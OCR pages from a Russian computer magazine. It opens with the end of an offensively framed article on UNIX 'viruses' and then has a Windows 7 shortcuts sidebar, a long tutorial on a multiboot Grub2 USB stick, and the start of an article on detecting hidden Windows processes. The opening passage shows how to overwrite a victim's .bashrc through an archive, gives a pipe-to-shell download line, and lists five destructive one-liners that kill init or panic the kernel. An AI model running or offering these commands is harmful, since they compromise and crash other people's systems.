После распаковки такого файла в текущем каталоге жертвы появятся все файлы и каталоги, находящиеся в архиве. Вся соль в том, что многие распаковывают архивы прямо в домашний каталог, поэтому, если в архив поместить, например, файл .bashrc с нужным нам содержимым, то оригинальный .bashrc будет заменен на аналог из архива (на скриншоте «В UNIX что угодно может быть вирусом» наглядно показано, как это сделать). А ведь это отличный способ подсунуть наш код жертве, скажешь ты и будешь абсолютно прав. Из других способов могу привести упаковку наших файлов в deb/rpm-пакеты, которые, как оказывается, большинство пользователей запускают без всяких подозрений, и, достаточно интересный способ указания прямой ссылки на наш вредоносный скрипт:

```
$ wget http://адрес_скрипта -O- | sh
```

SHOW NO MERCY

И последнее: на самом деле убить UNIX элементарно, и для этого не нужны никакие скрипты, бомбы, стресс-тесты файловой системы и другие приблуды, достаточно одной команды. Да-да, UNIX очень просто уничтожить прямо

Вот так можно перевернуть содержимое каталога с ног на голову

из командной строки. Я приведу всего пять возможных вариантов, хотя на самом деле их великое множество:

1. Убиваем головной процесс:

```
# kill -9 1
```

2. Убиваем все процессы системы в обратном порядке (чтобы посмаковать):

```
# kill -9 {64000..1} >
/dev/null 2>&1
```

3. Отправляем ядро в панику с помощью записи мусора в /dev/port:

```
# dd if=/dev/random of=/dev/port
```

4. Отправляем ядро в панику с помощью забивания памяти ядра нулями:

```
# dd if=/dev/zero bs=512 of=/dev/mem
```

5. Отправляем Linux в панику через стандартный интерфейс (!):


```
# echo 1 > /proc/sys/kernel/panic
```

 ФИШКИ WINDOWS 7: НОВЫЕ ФИШКИ В ИНТЕРФЕЙСЕ 

Что еще нравится— это функция Snap, которая позволяет расположить два документа рядом, просто потянув их к разным краям экрана. Windows сама ресайзит окно до половины ширины дисплея. Мега-удобно: тот же Word на широкоформатном мониторе разворачивать на весь экран незачем. Можно в одной части экрана разместить окно Visual Studio, а в другой — браузер с открытым мануалом из MSDN. На домашнем компьютере у меня до сих пор стоит Vista и знал бы ты, насколько мне не хватает там Snap'а. Тянешь окошко — а ничего не происходит :(. Впрочем, полезное нововведение ты, наверное, уже видел в действии, а вот чего не знаешь — так это, что все действия Snap'а доступны через горячие клавиши:

- Win+Влево и Win+Вправо — прикрепить окно;
- Win+Вверх и Win+Вниз — разворачивает и восстанавливает/сворачивает окно;
- Win+Shift+Вверх и Win+Shift+Вниз — разворачивает и восстанавливает окно по вертикали.

Еще одна комбинация клавиш — Win+Home — сворачивает/восстанавливает все окна, кроме активного. Вообще, новая система изобилует такими вот мелочами, к которым привыкаешь и потом думаешь: «Почему они раньше такого не делали?». Вот, например, маленький хинт: при наведении в таскбаре на одну иконку одного из приложений, все остальные окна становятся невидимыми. Еще одно новшество позволяет переключаться между окнами одного приложения. А если у тебя открыто 5 окон одного и того же приложения, можно быстро переключаться между ними, удерживая Ctrl и нажимая кнопку на панели задачи. Это гораздо удобнее, чем выискивать эти окошки в диалоге по Alt+Tab.



ЮРИЙ «ADEPT» ВИДИНЕЕВ ADEPTG@GMAIL.COM

Панацея на флешке

Создаем мультизагрузочную флешку на все случаи жизни

Думаю, у всех нас есть несколько любимых LiveCD, которые мы постоянно носим с собой — на всякий случай. И это оправданно, ведь LiveCD незаменим, когда нужно восстановить работоспособность ОС или просто поработать в знакомом окружении. Но CD/DVD — громоздкий и ненадежный носитель. Если тебе надоело таскать с собой ворох LiveCD, я предлагаю записать все эти ОС на флешку.



С момента первого публичного релиза knoppix («дедушки» всех LiveCD) прошло уже около 10 лет. За этот срок каждый уважающий себя дистрибутив обзавелся LiveCD-версией, а количество узкоспециализированных LiveCD-систем перевалило за все мыслимые и немыслимые пределы. Но время идет, и компакт-диски уже не соответствуют современным требованиям компактности (такой вот каламбур), надежности и сроков хранения информации. На смену LiveCD/LiveDVD-системам давно пришли так называемые LiveUSB-системы (ОС на USB-флешке). Создать свой LiveUSB с каким-нибудь одним дистрибутивом сегодня не составляет труда. На помощь придут многочисленные графические утилиты, подчас даже входящие в состав дистрибутива. Но при всей простоте подход недостаточно гибок: если требуется несколько ОС или хочется по-своему разбить накопитель на разделы — придется немного поработать руками и головой. Зато получится многофункциональный, тонко настроенный инструмент. Итак, приступим...

ИНГРЕДИЕНТЫ

Для начала стоит определиться, что же мы все-таки будем водружать. Вариант установки Windows представляется мне не очень удачным, так как функциональность и скорость работы этой ОС в качестве LiveUSB оставляет желать лучшего. К тому же, ее запуск с CD или флешки запрещен по лицензионному соглашению. Если не рассматривать всякие экзотические варианты, типа Minix, то на выбор остается сотня-другая ОС на базе Linux и десяток-другой решений на xBSD. После непродолжительных раздумий я остановил свой выбор на следующих системах:

1. System Rescue CD 1.3.1 Beta4 — пожалуй, самый популярный, функциональный и динамически развивающийся «спасательный» CD на базе Linux.

2. Ubuntu 9.10 i386 Alpha6 LiveCD — думаю, в представлении не нуждается. Пригодится, если захочется поработать в знакомой системе на чужом компе.

3. DrWeb 5.0 LiveCD — переносной антивирус, удобный и достаточно эффективный.

4. FreeBSD 8 RC1 — на случай, если понадобится ее куда-нибудь установить или починить установленную систему.

5 FreeDOS — да-да, старичок еще может пригодиться для запуска, например, mhdd (лучшей, на мой взгляд, программы для низкоуровневой работы с винтами).

В установленном виде весь «зоопарк» будет занимать не более 2,5-3 Гб, поэтому подойдет любая флешка от 4 Гб. Можно взять и большего объема, при этом организовав жирный раздел FAT/NTFS, используемый по прямому назначению — для переноса данных. Но я предпочел выделить под эту задачу отдельную флешку Transcend V85 на 4 Гб.

Все настройки будут производиться на Ubuntu 9.10 amd64 alpha (к моменту публикации статьи уже выйдет релиз), которая живет на ноуте Dell Vostro A860.

ПРОПОРЦИИ

Использовать объем флешки можно двумя способами: либо создать 1 раздел, куда поставить все ОС, либо выделить каждой свой раздел. Первый вариант не очень удобен, так как на одном разделе образуется мешанина из файлов разных ОС, что осложняет обновление и вынуждает отслеживать совпадения имен файлов. К тому же, FreeBSD отказывается жить на FAT-разделе. Лучше поделить флешку на разделы. Я использовал следующее разбиение:



Эволюция носителей информации

1. FAT32, 400 Мб — на случай необходимости переноса небольшого количества информации. Кстати, мне попадались компьютеры, которые отказывались грузиться с флешки, если на ней не было первого раздела с FAT32. На этом же разделе мы разместим образы загрузочных дискет с FreeDOS.
2. Неформатированный, 1 Гб — раздел для FreeBSD. Если хочется хранить коллекцию портов и/или установить что-нибудь дополнительно, то может понадобиться больше места. FreeBSD может быть установлена только на первичный раздел.
3. EXT4, 2 Гб — раздел для Ubuntu.
4. EXT4, 250 Мб — раздел для SystemRescueCD.
5. EXT3, 100 Мб — раздел для DrWeb LiveCD. Текущая версия не может загружаться с ext4.
Разбивать можно как с помощью fdisk + mkfs, так и с помощью gparted. Это тривиальная операция, поэтому подробно на ней останавливаться не будем. Стоит лишь учесть некоторые нюансы:
• Для удобства можно каждому разделу присвоить соответствующую метку.
• На FAT-раздел рекомендую установить boot-флаг.
• С целью экономии места на ext-файловых системах лучше отключить резервирование блоков (вместо /dev/sdb3 нужно подставить имена нужных разделов):

```
$ sudo tune2fs -r 0 /dev/sdb3
```

Пришло время выбрать загрузчик для нашего «зверинца». Вариантов не так много: если держаться мейнстрима, то выбирать надо из Grub, Grub2, Grub4DOS, syslinux. Syslinux — хороший и распространенный загрузчик (практически все графические утилиты именно его устанавливают на флешку), но он не умеет напрямую грузить FreeBSD. Grub4DOS — тот же Grub, только с некоторыми дополнительными возможностями. Grub2 — реинкарнация Grub первой версии (который теперь получил название Grub Legacy), имеющая все те же возможности плюс много всяких вкусностей (подробнее о Grub2 можно узнать из статьи «На пути к совершенству», опубликованной в][#127). Его-то и будем ставить, благо, в Ubuntu, начиная с версии 9.10, он является загрузчиком по умолчанию.

Команда для установки загрузчика выглядит следующим образом:

```
$ sudo grub-install --root-directory=/media/Ubuntu/ /dev/sdb
```

где /dev/sdb — устройство, куда установится бутлоадер, а /media/Ubuntu/ — путь, где будет находиться каталог /boot/grub с конфигом и модулями. В каталоге /media/Ubuntu/boot/grub создадим конфигурационный файл grub.cfg с содержимым:

$ sudo nano /media/Ubuntu/boot/grub/grub.cfg

```
set timeout=5
set default=0
menuentry "Reboot" {
reboot
}
menuentry "Halt" {
halt
}
```

Параметр «set timeout» задает время, по истечении которого при бездействии пользователя будет загружен пункт, заданный параметром «set default». Конструкции menuentry описывают пункты меню (нумерация пунктов начинается с 0).

ПЕРВОЕ БЛЮДО

Вариантов установки Ubuntu на флешку несколько:
1. Запустить установку и выбрать в качестве корня раздел на флешке. Все вносимые в систему изменения будут сохраняться, но мы лишимся преимуществ live-системы: возникнут проблемы с загрузкой иксов на компах с разными видеокартами, будут плодиться сетевые устройства в udev и т.д.
2. Просто скопировать на флешку содержимое LiveCD. В этом случае останутся все преимущества LiveCD, но вносимые изменения будут теряться.
3. Скопировать на флешку содержимое LiveCD и создать файл casper-rw, в котором будут сохраняться все изменения. На мой взгляд, наиболее оптимальный вариант.
Копируем на заранее подготовленный раздел содержимое LiveCD, за исключением папок isolinux, pics и файлов wubi.exe и autorun.inf (не забываем скопировать скрытый каталог .disk). Затем создадим на этом разделе файл casper-rw размером 1250 Мб:

```
$ dd if=/dev/zero of=casper-rw bs=1M count=1250
```


и отформатируем его в ext2:

```
$ mkfs.ext2 -F casper-rw
```

Теперь в grub.cfg добавим пункты:

$ sudo nano /media/Ubuntu/boot/grub/grub.cfg

```
menuentry "Ubuntu" {
```



Разбиваем флешку в gparted

```
# В отличие от Grub Legacy, в Grub2
отсчет разделов начинается с 1
set root=(hd0,3)
linux /casper/vmlinuz noprompt
cdrom-detect/try-usb=true
persistent file=/cdrom/preseed/
ubuntu.seed boot=casper initrd=/
casper/initrd.lz quiet splash
initrd /casper/initrd.lz
}
menuentry "memtest" {
set root=(hd0,3)
linux16 /install/mt86plus
}
```

ВТОРОЕ БЛЮДО

К сожалению, проект FreeBSD не имеет официального LiveCD (не говоря уже о LiveUSB). А самый известный FreeBSD LiveCD — frenzy — остановил свое развитие на версии 1.1 (основанной на FreeBSD 6). Этот недостаток с лихвой компенсируется гибкостью системы — качеством, свойственным всему Open Source. Уже установленная и настроенная система может быть легко перенесена на флешку. Если под рукой установленной системы нет, то можно установить FreeBSD на флешку с помощью штатного инсталлятора. Правда, sysinstall отказывался видеть мою флешку и упрямо предлагал установиться на винт. Поэтому пришлось воспользоваться VirtualBox и представить флешку как винт (смотри врезку «Виртуализируемся»). Пожалуй, единственный недостаток такого способа — предпочтительно не создавать слайсы через fdisk из FreeBSD (из-за эмуляции он неправильно определяет геометрию диска). Лучше создать слайс из Ubuntu с помощью mkfs.ufs (из пакета ufsutils):

```
$ sudo mkfs.ufs /dev/sdb2
```

Сегодня установить FreeBSD не сложнее, чем Linux, поэтому, ввиду ограничения на объем статьи, не буду подробно останавливаться на процессе установки. Единственный нюанс: не надо устанавливать загрузчик.
После окончания установки нужно в grub.cfg добавить пункт:

$ sudo nano /media/Ubuntu/boot/grub/grub.cfg

```
menuentry "FreeBSD"{
set root=(hd0,2,a)
freebsd /boot/loader
}
```

В уже установленной системе следует провести несколько манипуляций, чтобы минимизировать количество операций записи/чтения на флешке (что несколько продлит ей жизнь). Для начала перенесем /tmp в mfs (файловая система в виртуальной памяти). Для этого в конфиг /etc/rc.conf добавим строчку:

ee /etc/rc.conf

```
tmpmfs="YES"
```

С помощью опции varmfs= «YES» можно также перенести в mfs /var. Но использование mfs для всего /var может вызвать некоторые проблемы, поэтому ее лучше использовать только для /var/run и /var/log:

ee /etc/fstab

```
md     /var/runmfs     rw,-
s4M,nosuid,noatime     0     0
md     /var/logmfs     rw,-
s16M,nosuid,noatime     0     0
```

По умолчанию при перезагрузке в /var/log создаются не все файлы (не создается, например, /var/log/wtmp, а он нужен таким системным утилитам, как login, last, who и т.п.) Это поведение можно изменить в файле /etc/newsyslog.conf. Достаточно к строке с /var/log/wtmp добавить «C»:

ee /etc/newsyslog.conf

```
/var/log/wtmp  644     3     *
@01T05BC
```

ДЕСЕРТ

Перенесем содержимое DrWeb LiveCD (каталог boot) на соответствующий раздел и пропишем в grub.cfg:

$ sudo nano /media/Ubuntu/boot/grub/grub.cfg

```
menuentry «DrWEB» {
set root=(hd0,6)
linux /boot/vmlinuz root=/dev/
ram0 init=/linuxrc init_opts=4
dokeymap looptype=squashfs
loop=/module/white.mo usbroot
initrd=/boot/initrd vga=791
splash=silent,theme:drweb CONSOLE=/
dev/tty1
initrd /boot/initrd
}
menuentry «DrWEB safe» {
set root=(hd0,6)
linux /boot/vmlinuz init_opts=3
root=/dev/ram0 quiet dokeymap
looptype=squashfs loop=/module/
white.mo usbroot slowusb init=/
linuxrc
initrd /boot/initrd
}
```

С диска System Rescue CD скопируем в соответствующий раздел каталоги isolinux и ntpasswd, а также файлы sysrcd.dat, sysrcd.md5 и version. Добавим в конфиг Grub'а пункты:

$ sudo nano /media/Ubuntu/boot/grub/grub.cfg

```
menuentry «System Rescue CD» {
set root=(hd0,5)
linux /isolinux/rescuecd
initrd /isolinux/initram.igz
}
# Альтернативное ядро (более старая
версия) — на случай, если не загру-
зится основное
menuentry "System Rescue CD altker"
{
set root=(hd0,5)
linux /isolinux/altker32
initrd /isolinux/initram.igz
}
```

System Rescue CD содержит также 64-битные


ВИРТУАЛИЗИРУЕМСЯ

В процессе создания мультизагрузочной флешки мне понадобилось много раз тестировать полученный результат. Чтобы не перезагружать ноутбук каждый раз при внесении изменений в конфиг загрузчика, я использовал VirtualBox. Правда, VirtualBox не поддерживает загрузку с USB, и пришлось прибегнуть к маленькому трюку — представлению флешки как образа виртуального жесткого диска.
При установленном VirtualBox (версии не ниже 1.4), чтобы /dev/sdb представить как образ виртуального жесткого диска, надо дать команду:

```
$ sudo VBoxManage internalcommands createrawvmdk -filename /home/username/flash.vmdk -rawdisk /dev/sdb
```

Затем в виртуальной машине в качестве жесткого диска указать /home/username/flash.vmdk (при этом у пользователя, от которого запущена виртуальная машина, должны быть права на доступ к /dev/sdb).

Меню Grub2





DrWeb собственной персоной



dvd

На прилагаемом к журналу диске ты найдешь grub.cfg, splashimage, DrWeb LiveCD и System Rescue CD.



Загрузка Ubuntu с флешки

ядра, но они могут пригодиться лишь в одном случае — при необходимости сделать chroot в 64-битную систему, поэтому нет смысла выносить их в меню загрузчика. Кроме стандартных параметров (типа acpi=off), ядро System Rescue CD может при загрузке принимать различные специфические параметры, самые полезные из которых:

- **setkmap=uk** — при загрузке не спрашивает раскладку, устанавливает uk.
- **docache** — загружает всю систему в ОЗУ (потребуется не менее 300 Мб).
- **forcevesa** — использовать видеодрайвер vesa (полезно при проблемах с видеорежимом).
- **dostartx** — запускать иксы при загрузке.

В комплекте с System Rescue CD идет также ворох загрузочных дискет: FreeDOS, mhdd, aida (прога для получения информации о железе), gag (загрузчик), ranish (менеджер разделов, аналог fdisk), dban (утилита для уничтожения данных с винтов), memtest. Из всех дискет мне могут пригодиться только FreeDOS и mhdd. Grub2 сможет загрузить эти дискеты при помощи memdisk (из состава пакета syslinux). Я скопировал файлы freedos.img и mhdd.img, а также файл /usr/lib/syslinux/memdisk в каталог /bootdisk на первом разделе. В grub.cfg добавил:

```
$ sudo nano /media/Ubuntu/boot/grub/grub.cfg
menuentry «FreeDOS» {
set root=(hd0,1)
linux16 /bootdisk/memdisk
initrd16 /bootdisk/freedos.img
}
menuentry «MHDD» {
set root=(hd0,1)
linux16 /bootdisk/memdisk
initrd16 /bootdisk/mhdd.img
}
```

КРАСОТА СПАСЕТ МИР

Ну вот, все грузится и работает. Но черное меню с белыми буквами — слишком обыденно, хочется добавить красивостей. К сожалению, модуль gfxmenu (grub.gibibit.com) еще не включен в основную ветку Grub2 (из-за недостаточной стабильности), поэтому создать полностью кастомизированное меню не получится. Но кое-что сделать все-таки можно. Grub2 имеет два режима отображения меню: console (по умолчанию) и gfxterm.

Последний позволяет поставить фоновое изображение и использовать произвольный шрифт (при использовании юникодного шрифта пункты меню могут быть на русском), правда, за счет незначительного увеличения времени загрузки. Для включения gfxterm надо в grub.cfg добавить:

```
$ sudo nano /media/Ubuntu/boot/grub/grub.cfg
# Загружаем модули
insmod gfxterm
insmod vbe
insmod font
insmod png
# Указываем расположение шрифта
loadfont (hd0,3)/boot/unicode.pf2
set gfxmode=640x480
# Переключаем режим отображения в gfxterm
terminal_output gfxterm
# Указываем расположение фонового изображения
background_image (hd0,3)/boot/x.png
```

Шрифт можно скопировать отсюда /usr/share/grub/unicode.pf2 (или /usr/share/grub/ascii.pf2, если не нужен юникод) или сконвертировать из любого имеющегося в формате bdf (с помощью grub-mkfont).

Фоновое изображение можно либо выбрать из пакета grub2-splashimages (будет располагаться в /usr/share/images/grub), либо сконвертировать самому. Grub2 понимает изображения в форматах png, jpeg и tga (необходимо загрузить соответствующий модуль для каждого формата) и разрешении 640x480. За несколько минут в Gimp'е я набросал простенький splashimage в стиле.

Цвет надписей и элементов меню задается с помощью команд color_normal и color_highlight в формате foreground/background. Список доступных цветов можно посмотреть на страничке www.gnu.org/software/grub/manual/html_node/color.html.

REBOOT


Теперь точно все! Можно перезагружаться и наслаждаться результатами проделанной работы.

P.S. Необязательно останавливаться именно на описанных дистрибутивах — по аналогии можно загружать любой линуксовый LiveCD.



links


- Дополнительная информация по установке Linux на флешку: www.pendrivelinux.com.
- Домашняя страница Grub2: www.gnu.org/software/grub/grub-2.en.html.
- Статья, посвященная MFS: old.softerra.ru/freeos/16111/page1.html.



info

- На случай отсутствия у целевого компьютера возможности загрузки с USB можно сделать USB Boot CD для конкретного дистрибутива (с загрузчиком, ядром и initrd). Подробности здесь: www.pendrivelinux.com/category/usb-boot-cds.

АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU



ПРОЯВИТЕЛЬ ДЛЯ ТРОЯНОПИСАТЕЛЕЙ

Детектируем скрытые процессы в usermode и ring0

ИТАК, ДРУГ МОЙ, СЕГОДНЯ Я ОСОБЕННО СУРОВ И К ДОЛГИМ ИНТРОДУКЦИЯМ НЕ СКЛОНЕН. ПОЭТОМУ БУДУ КРАТОК: РЕЧЬ ПОЙДЕТ О ТОМ, КАК, ИМЕЯ ОТНОСИТЕЛЬНО ПРЯМЫЕ РУКИ, ГОЛОВУ НА ПЛЕЧАХ И УМЕНИЕ ПОЛЬЗОВАТЬСЯ ДИЗЗАССЕМБЛЕРОМ ДЛИН ИНСТРУКЦИЙ, МОЖНО ПОЧТИ СО 100% ВЕРОЯТНОСТЬЮ ВЫЯВЛЯТЬ И БРАТЬ ПОД КОНТРОЛЬ ПРОЦЕССЫ, КОТОРЫЕ ЗЛЫЕ НЕДОБРОЖЕЛАТЕЛИ ПЫТАЮТСЯ СКРЫТНО ЗАПУСТИТЬ НА ТВОЕМ КОМПЬЮТЕРЕ.

ПЕСОЧНИЦА

Немного о том, с чем придется иметь дело. Почти все методы сокрытия процессов от таскменеджеров и различных просмотрщиков фактически основаны на перехвате NtQuerySystemInformation (как в ядре, так и в ring3), а также исключении структуры EPROCESS из двунаправленного списка в ядре. Дальше фантазия прогеров почему-то не идет. Это связано с одной конструктивной особенностью существования процессов в ОС Windows — можно, к примеру, подсуетиться и со списками процессов, и с таблицами хендлов, но единственное, что делать категорически нельзя — исключать процесс из списков планировщика Windows. В противном случае процесс не получит процессорного времени и его код просто не будет выполнен. Именно по этой причине создать полностью невидимый процесс в ОС Windows нельзя, а вирусы и трояны, существующие в виде отдельного процесса — вещь неумная, характеризующая своего создателя как неумелого программиста. В целом, жизнедеятельность

DEC759CB

File Action Setup Language Tools Help

SSDT Hooks Detector/Restorer | Hidden Processes Detector | Hidden Drivers Detector | Hidden Files Detector | Code Hooks Detector | Report

Id	Service Name	Hooked	Address	Module
25	NtClose	Yes	0xAA6CE794	C:\WINDOWS\temp\7DF135B.sys
68	NtDuplicateObject	Yes	0xAA6CF460	C:\WINDOWS\temp\7DF135B.sys
93	NtInitiatePowerAction	Yes	0xAA6CE3AE	C:\WINDOWS\temp\7DF135B.sys
108	NtMapViewOfSection	Yes	0xAA6CE672	C:\WINDOWS\temp\7DF135B.sys
122	NtOpenProcess	Yes	0xAA6CF2F2	C:\WINDOWS\temp\7DF135B.sys
128	NtOpenThread	Yes	0xAA6CF3A6	C:\WINDOWS\temp\7DF135B.sys
154	NtQueryInformationProcess	Yes	0xAA6CDE42	C:\WINDOWS\temp\7DF135B.sys
173	NtQuerySystemInformation	Yes	0xAA6CDE98	C:\WINDOWS\temp\7DF135B.sys
182	NtRaiseHardError	Yes	0xAA6CE1F3	C:\WINDOWS\temp\7DF135B.sys
206	NtResumeThread	Yes	0xAA6CEFE0	C:\WINDOWS\temp\7DF135B.sys
229	NtSetInformationThread	Yes	0xAA6CE774	C:\WINDOWS\temp\7DF135B.sys
241	NtSetSystemPowerState	Yes	0xAA6CE2D2	C:\WINDOWS\temp\7DF135B.sys
249	NtShutdownSystem	Yes	0xAA6CE115	C:\WINDOWS\temp\7DF135B.sys
257	NtTerminateProcess	Yes	0xAA6CF698	C:\WINDOWS\temp\7DF135B.sys
274	NtWriteFile	Yes	0xAA6CE04C	C:\WINDOWS\temp\7DF135B.sys
275	NtWriteFileGather	Yes	0xAA6CE094	C:\WINDOWS\temp\7DF135B.sys
0	NtAcceptConnectPort	-	0x805A4614	C:\WINDOWS\system32\ntkrnlpa.exe
1	NtAccessCheck	-	0x805F0ADC	C:\WINDOWS\system32\ntkrnlpa.exe
2	NtAccessCheckAndAuditAlarm	-	0x805F4312	C:\WINDOWS\system32\ntkrnlpa.exe
3	NtAccessCheckByType	-	0x805F0B0E	C:\WINDOWS\system32\ntkrnlpa.exe
4	NtAccessCheckByTypeAndAuditAlarm	-	0x805F434C	C:\WINDOWS\system32\ntkrnlpa.exe

процесса в Windows — чрезвычайно шумная штука, поскольку процесс оставляет следы практически везде, начиная от открытых хендлов и заканчивая переключением контекста потока. И соответственно, скрытый процесс можно попытаться обнаружить как в usermode, так и в ядре операционной системы.

СПОСОБЫ ДЛЯ USERMODE

Получить честным путем список процессов в Windows очень легко; для этого существуют специальные функции, такие как CreateToolhelp32Snapshot и NtQuerySystemInformation — их вызов вернет нам список процессов в системе. Поэтому для начала можно просто сравнить полученные ими результаты. Однако способ крайне ненадежен, поскольку троянописатели в первую очередь перехватывают именно эти функции. Что же делать, если нужно обойтись только usermod'ными способами? Иногда достаточно вспомнить, что открытый процесс обладает списком открытых им хендлов, поэтому их перечисление и сравнение с «легальным» списком процессов поможет выявить разницу. Перечисление открытых хендлов процессов осуществляется вызовом функции NtQuerySystemInformation с параметром SystemHandleInformation. В качестве лирического отступления от темы, хотелось бы заметить, что системная функция NtQuerySystemInformation — функция настолько универсальная, что используется практически повсеместно в целях получения самой разнообразной системной информации — от списка процессов до скорости процессора. Этих вариантов — более семидесяти, все они содержатся в недокументированной структуре 